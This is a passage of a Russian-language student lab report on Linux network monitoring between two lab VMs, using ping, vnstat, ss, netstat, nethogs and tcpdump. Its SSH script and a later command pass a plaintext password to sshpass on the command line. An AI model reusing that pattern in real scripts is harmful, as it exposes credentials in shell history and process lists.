
Mib (TX Bytes/second)

1.81
1.51
1.21
0.91
0.60
0.30

1 5 10 15 20 25 30 35 40 45 50 55 60

```
--- 10.0.2.15 ping statistics ---  
10132 packets transmitted, 10113 received, 0.187525% packet loss, time 70810ms  
rtt min/avg/max/mdev = 1.943/5.577/29.572/2.057 ms, pipe 17, ipg/ewma 6.989/4.268 ms
```


20100 байт:



--- 10.0.2.15 ping statistics ---

4944 packets transmitted, 3913 received, 20.8536% packet loss, time 60610ms
rtt min/avg/max/mdev = 4.244/9.808/29.661/3.463 ms, pipe 34, ipg/ewma 12.261/8.692 ms

30100 байт:



--- 10.0.2.15 ping statistics ---

3846 packets transmitted, 202 received, 94.7478% packet loss, time 69122ms
rtt min/avg/max/mdev = 7.439/14.682/34.215/4.045 ms, pipe 573, ipg/ewma 17.977/13.226 ms

40100 байт:




```
-- 10.0.2.15 ping statistics --
4290 packets transmitted, 42 received, 99.021% packet loss, time 100075ms
rtt min/avg/max/mdev = 8.481/740.934/30628.398/4667.638 ms, pipe 1740, ipg/ewma 23.332/139.482 ms
```

50100 байт:



```
-- 10.0.2.15 ping statistics --
2353 packets transmitted, 3 received, 99.8725% packet loss, time 67309ms
rtt min/avg/max/mdev = 17.051/22456.782/67334.377/31733.251 ms, pipe 2353, ipg/ewma 28.617/51557.083 ms
```

60100 байт:



```
-- 10.0.2.15 ping statistics --
1885 packets transmitted, 3 received, 99.8489% packet loss, time 67571ms
rtt min/avg/max/mdev = 22.904/22548.516/67599.085/31855.562 ms, pipe 1885, ipg/ewma 35.865/51760.999 ms
```

Градация максимальной нагрузки при увеличении размера пакетов:

- минимальная 77 KiB (100 байт размер пакетов)
- максимальная 3.6 MiB (60100 байт размер пакетов)

Размер заголовков \approx 50 байт (Ethernet + IP + ICMP) \Rightarrow при минимальном размере пакетов эффективность \approx 50%, при максимальном \approx 99.9% ($60100/(60100+50) * 100\%$)

Размер MTU (Maximum Transmission Unit) в нашем интерфейсе на машине c7-1 равен 1500 байт:

```
myuser@d12:~$ ip link show | grep mtu
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
```

Значит при переходе размера пакетов за (MTU – заголовки \approx 1500 – 50) 1450 байт, начинается фрагментация. То есть до 1450 байт 1 ICMP запрос = 1 IP пакет (эффективно), после – 1 ICMP запрос = несколько IP фрагментов, каждый фрагмент имеет свои IP заголовки (\approx 20 байт) \Rightarrow накладные расходы.

Что мы и видим при переходе от размера пакетов 100 байт \Rightarrow 10100 байт (средняя нагрузка 55 KiB \Rightarrow 1.6 MiB)

Часть 6

Запускаем, включаем и проверяем статус демона vnstat (ч.6-п.1):

```
myuser@d12:~$ sudo systemctl enable vnstat
[sudo] пароль для myuser:
Synchronizing state of vnstat.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable vnstat
myuser@d12:~$ sudo systemctl start vnstat
myuser@d12:~$ sudo systemctl status vnstat
● vnstat.service - vnStat network traffic monitor
   Loaded: loaded (/lib/systemd/system/vnstat.service; enabled)
   Active: active (running) since Thu 2025-10-16 21:10:57
     Docs: man:vnstatd(8)
           man:vnstat(1)
           man:vnstat.conf(5)
 Main PID: 2104 (vnstatd)
    Tasks: 1 (limit: 1086)
   Memory: 1.5M
      CPU: 1.263s
      CGroup: /system.slice/vnstat.service
              └─2104 /usr/sbin/vnstatd -n
```

Интерфейс enp0s3 автоматически встал на мониторинг (ч.6-п.2)

Проверим что интерфейс мониторится демоном:

```
myuser@d12:~$ vnstat --iflist
Available interfaces: enp0s3 (1000 Mbit)
myuser@d12:~$ vnstat -i enp0s3
Database updated: 2025-10-17 01:35:00

enp0s3 since 2025-10-16

      rx: 718,84 MiB      tx: 718,84 MiB      total: 1,40 GiB

monthly
      rx |      tx |      total |      avg. rate
-----+-----+-----+
 2025-10 718,84 MiB | 718,84 MiB | 1,40 GiB | 761,23 kbit/s
-----+-----+-----+
estimated 57,87 GiB | 57,87 GiB | 115,75 GiB |

daily
      rx |      tx |      total |      avg. rate
-----+-----+-----+
yesterday 93,42 KiB | 82,29 KiB | 175,71 KiB | 16 bit/s
today    718,75 MiB | 718,76 MiB | 1,40 GiB | 2,12 Mbit/s
-----+-----+-----+
estimated 10,64 GiB | 10,64 GiB | 21,28 GiB |
```

С хоста с7-2 отправили ping в режиме flood на 500 пакетов размером 1000 байт:

```
[root@localhost ~]# ping -f -c 500 -s 1000 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 1000(1028) bytes of data.

--- 10.0.2.15 ping statistics ---
500 packets transmitted, 500 received, 0% packet loss, time 611ms
rtt min/avg/max/mdev = 0.299/0.801/1.530/0.192 ms, ipg/ewma 1.223/0.703 ms
```

После отправки пакетов (ч.6-п.4):

```
myuser@d12:~$ vnstat -i enp0s3
Database updated: 2025-10-17 01:45:00

enp0s3 since 2025-10-16

    rx: 718,84 MiB      tx: 718,84 MiB      total: 1,40 GiB

monthly
    rx | tx | total | avg. rate
-----+-----+-----+-----
  2025-10 718,84 MiB | 718,84 MiB | 1,40 GiB | 733,45 kbit/s
-----+-----+-----+-----
estimated 55,76 GiB | 55,76 GiB | 111,52 GiB |

daily
    rx | tx | total | avg. rate
-----+-----+-----+-----
yesterday 93,42 KiB | 82,29 KiB | 175,71 KiB | 16 bit/s
today     718,75 MiB | 718,76 MiB | 1,40 GiB | 1,91 Mbit/s
-----+-----+-----+-----
estimated 9,63 GiB | 9,63 GiB | 19,25 GiB |
```

Мониторинг в реальном времени (флаг **-l**):

```
myuser@d12:~$ vnstat -i enp0s3 -l
Monitoring enp0s3... (press CTRL-C to stop)

    rx: 0 bit/s 0 p/s      tx: 0 bit/s 0 p/s ^C


enp0s3 / traffic statistics

    rx | tx
-----+
bytes 508,91 KiB | 508,91 KiB
-----+
max   2,08 Mbit/s | 2,08 Mbit/s
average 297,78 kbit/s | 297,78 kbit/s
min   0 bit/s | 0 bit/s
-----+
packets 502 | 502
-----+
max   250 p/s | 250 p/s
average 35 p/s | 35 p/s
min   0 p/s | 0 p/s
-----+
time 14 seconds
```

Часть 7

Установил sshpass на c7-2 (`sudo yum install sshpass`)

На машине c7-2 написал скрипт для запуска трех SSH в фоновом режиме




```
for i in {1..3}; do
    sshpass -p jango123# ssh -t -t myuser@10.0.2.15 &
    sleep 3
done
```

Делаем небольшой sleep чтобы не запускать практически одновременно несколько SSH (во избежание конфликтов)


Повторяющийся флаг `-t -t` нужен для принудительного выделения псевдо-терминала, иначе SSH запустился бы в "канальном" режиме (`stdin/stdout/stderr`):

Ошибочный запуск скрипта без `-t -t`



```
[root@localhost lab-3]# ./task7p1.sh
[root@localhost lab-3]# Pseudo-terminal will not be allocated because stdin is not a terminal.
Pseudo-terminal will not be allocated because stdin is not a terminal.
Pseudo-terminal will not be allocated because stdin is not a terminal.
```

При правильном запуске видим успешные соединения:



```
[root@localhost lab-3]# ./task7p1.sh
Linux d12 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 17 02:36:58 2025 from 10.0.2.3
myuser@d12:~$ Linux d12 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 17 02:41:21 2025 from 10.0.2.3
myuser@d12:~$ Linux d12 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 17 02:41:24 2025 from 10.0.2.3
myuser@d12:~$ _
```

Все активные прослушиваемые порты на с7-1 (ч.7-п.2):

```
myuser@d12:~$ sudo netstat -tulpn
[sudo] пароль для myuser:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:22              0.0.0.0:*              LISTEN    593/sshd: /usr/sbin
tcp6     0      0 :::22                  :::*                  LISTEN    593/sshd: /usr/sbin
udp      0      0 0.0.0.0:68              0.0.0.0:*              LISTEN    424/dhclient
udp      0      0 0.0.0.0:5353            0.0.0.0:*              LISTEN    378/avahi-daemon: r
udp      0      0 0.0.0.0:60694             0.0.0.0:*              LISTEN    378/avahi-daemon: r
udp6     0      0 :::48641                :::*                  LISTEN    378/avahi-daemon: r
udp6     0      0 :::5353                :::*                  LISTEN    378/avahi-daemon: r
myuser@d12:~$ sudo netstat -tulpn | grep :22
tcp      0      0 0.0.0.0:22              0.0.0.0:*              LISTEN    593/sshd: /usr/sbin
tcp6     0      0 :::22                  :::*                  LISTEN    593/sshd: /usr/sbin
```

22 – порт SSH. Видим, что SSH слушает на всех IPv4/IPv6 интерфейсах

Один процесс sshd (PID 593) обслуживает оба протокола:

```
myuser@d12:~$ sudo netstat -tulpn | grep :22
tcp      0      0 0.0.0.0:22              0.0.0.0:*              LISTEN
      593/sshd: /usr/sbin
tcp6     0      0 :::22                  :::*                  LISTEN
      593/sshd: /usr/sbin
```

Все установленные соединения (ч.7-п.3):

```
myuser@d12: $ sudo ss -tnp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
ESTAB      0           0           10.0.2.15:22       10.0.2.3:50732      users:(("sshd",pid=4088,fd=4),("sshd",pid=4076,fd=4))
ESTAB      0           0           10.0.2.15:22       10.0.2.3:43960      users:(("sshd",pid=4051,fd=4),("sshd",pid=4039,fd=4))
ESTAB      0           0           10.0.2.15:22       10.0.2.3:50722      users:(("sshd",pid=4070,fd=4),("sshd",pid=4058,fd=4))

myuser@d12: $ netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 10.0.2.15:22            10.0.2.3:50732      ESTABLISHED
tcp      0      0 10.0.2.15:22            10.0.2.3:43960      ESTABLISHED
tcp      0      0 10.0.2.15:22            10.0.2.3:50722      ESTABLISHED
```

Скрипт для счетчика установленных подключений на с7-1 (ч.7-п.4):

```
GNU nano 7.2                                     task7p4.sh
#!/bin/bash

PORT=${1:-22}
ss -tn src :$PORT | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -nr

myuser@d12:~/lab-3$ ./task7p4.sh
      3 10.0.2.3
      1 Address
```

Видим: с IP-адреса 10.0.2.3 (то есть с7-2) установлено 3 подключения (3 10.0.2.3) с одного уникального IP-адреса (1 Address), подключенного к порту 22 (SSH порт)

На с7-1 найдем и завершим SSH сессии (ч.7-п.5):

```
myuser@d12:~/lab-3$ sudo ss -tnp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
ESTAB      0            0           10.0.2.15:22        10.0.2.3:50732    users:(("sshd",pid=4088,fd=4),("sshd",pid=4076,fd=4))
ESTAB      0            0           10.0.2.15:22        10.0.2.3:43960    users:(("sshd",pid=4051,fd=4),("sshd",pid=4039,fd=4))
ESTAB      0            0           10.0.2.15:22        10.0.2.3:50722    users:(("sshd",pid=4070,fd=4),("sshd",pid=4058,fd=4))

myuser@d12:~/lab-3$ sudo kill 4076 4039 4058
myuser@d12:~/lab-3$ sudo ss -tnp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
myuser@d12:~/lab-3$
```

На с7-2 видим завершение подключений с удаленного хоста:

```
myuser@d12:~$ [root@localhost lab-3]# Connection to 10.0.2.15 closed by remote host.
Connection to 10.0.2.15 closed.
Connection to 10.0.2.15 closed by remote host.
Connection to 10.0.2.15 closed.
Connection to 10.0.2.15 closed by remote host.
Connection to 10.0.2.15 closed.
```

Ключи утилиты nethogs (ч.7-п.6):

```
myuser@d12: $ sudo nethogs -h
usage: nethogs [-V] [-h] [-x] [-d seconds] [-v mode] [-c count] [-t] [-p] [-s] [-a] [-l] [-f filter] [-C] [-b] [-P pid] [device [device ...]]
  -V : prints version.
  -h : prints this help.
  -x : bughunt mode - implies tracemode.
  -d : delay for update refresh rate in seconds. default is 1.
  -v : view mode (0 = KB/s, 1 = total KB, 2 = total B, 3 = total MB, 4 = MB/s, 5 = GB/s). default is 0.
  -c : number of updates. default is 0 (unlimited).
  -t : tracemode.
  -p : sniff in promiscuous mode (not recommended).
  -s : sort output by sent column.
  -l : display command line.
  -a : monitor all devices, even loopback/stopped ones.
  -C : capture TCP and UDP.
  -g : garbage collection period in number of refresh. default is 50.
  -b : Short program name. Displays only the program name.
  -f : EXPERIMENTAL: specify string pcap filter (like tcpdump). This may be removed or changed in a future version.
  device : device(s) to monitor. default is all interfaces up and running excluding loopback
  -P : Show only processes.

When nethogs is running, press:
 q: quit
 s: sort by SENT traffic
 r: sort by RECEIVED traffic
 l: display command line
 b: display the program basename instead of the fullpath
 m: switch between total (KB, B, MB) and throughput (KB/s, MB/s, GB/s) mode
```

Основные:

Команда	Описание
sudo nethogs enp0s3	Мониторинг конкретного интерфейса
sudo nethogs -d 5	Обновление каждые 5 секунд
sudo nethogs -t	Только TCP трафик
sudo nethogs -p sshd	Трафик конкретного процесса

Подключимся с хоста с7-2 по SSH к машине с7-1 и запустим утилиту top (ч.7-п.7):

c7-2 (После lab-1, lab-2) [Работает] - Oracle VirtualBox

Файл Машина Вид Ввод Устройства Справка

```
[root@localhost lab-3]# sshpass -p jango123# ssh myuser@10.0.2.15
Linux d12 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 17 03:11:37 2025 from 10.0.2.3
myuser@d12:~$ top
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4391	myuser	20	0	11644	5356	3212	R	0,7	0,5	0:00.04	top
1239	myuser	20	0	3418540	202392	82680	S	0,3	20,6	2:47.68	gnome-shell
4234	root	20	0	0	0	0	I	0,3	0,0	0:00.84	kworker/0:2-events_freezable_power_
4356	root	20	0	0	0	0	I	0,3	0,0	0:00.28	kworker/0:0-ata_sff
4384	myuser	20	0	18048	6764	4068	S	0,3	0,7	0:00.03	sshd
1	root	20	0	168108	9688	6640	S	0,0	1,0	0:01.83	systemd
2	root	20	0	0	0	0	S	0,0	0,0	0:00.01	kthreadd
3	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	rcu_par_gp
5	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	slub_flushwq
6	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	netns
10	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	mm_percpu_wq
11	root	20	0	0	0	0	I	0,0	0,0	0:00.00	rcu_tasks_kthread
12	root	20	0	0	0	0	I	0,0	0,0	0:00.00	rcu_tasks_rude_kthread
13	root	20	0	0	0	0	I	0,0	0,0	0:00.00	rcu_tasks_trace_kthread
14	root	20	0	0	0	0	S	0,0	0,0	1:24.63	ksoftirqd/0
15	root	20	0	0	0	0	I	0,0	0,0	0:01.70	rcu_preempt
16	root	rt	0	0	0	0	S	0,0	0,0	0:00.47	migration/0
18	root	20	0	0	0	0	S	0,0	0,0	0:00.00	cpuhp/0
20	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kdevtmpfs
21	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	inet_frag_wq
22	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kauditd
23	root	20	0	0	0	0	S	0,0	0,0	0:00.05	khungtaskd
24	root	20	0	0	0	0	S	0,0	0,0	0:00.00	oom_reaper
27	root	0	-20	0	0	0	I	0,0	0,0	0:00.02	writeback
28	root	20	0	0	0	0	S	0,0	0,0	0:03.37	kcompactd0
29	root	25	5	0	0	0	S	0,0	0,0	0:00.00	ksmd
30	root	39	19	0	0	0	S	0,0	0,0	0:00.98	khugepaged
31	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kintegrityd
32	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	blklockd
33	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	blkcg_punt_bio
34	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	tpm_dev_wq
35	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	edac-poller
36	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	devfreq_wq
37	root	0	-20	0	0	0	I	0,0	0,0	0:05.03	kworker/0:1H-kblockd
38	root	20	0	0	0	0	S	0,0	0,0	0:03.85	kswapd0
44	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kthrotld
46	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	acpi_thermal_pm
48	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	mld
49	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	ipv6_addrconf
54	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kstrp
59	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	zswap-shrink
60	root	0	-20	0	0	0	I	0,0	0,0	0:00.00	kworker/u3:0

На c7-1 запускаем nethogs (sudo nethogs):

Видим:

- PID процесса sshd = 4429
- Средняя скорость передачи данных по sshd:
 - Отправка ≈ 3.5 B/сек
 - Прием ≈ 0.175 KB/сек

Часть 8

Установил tcpdump (ч.8-п.1) и запустил его для сбора трафика с указанных портов:

```
myuser@d12:~$ sudo tcpdump -i any -n 'port 9999 or port 4444'
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
```

Где:

- -n: отключить преобразование адреса в имя
- -i any: любые интерфейсы


На с7-2 сделал текстовый файл и записал в него 20 слов:

```
[root@localhost lab-3]# echo "один два три четыре пять шесть семь восемь девять десять одиннадцать двенадцать тринадцать четырнадцать пятнадцать шестнадцать семнадцать восемнадцать девятнадцать двадцать" > task8p2_2.txt
```

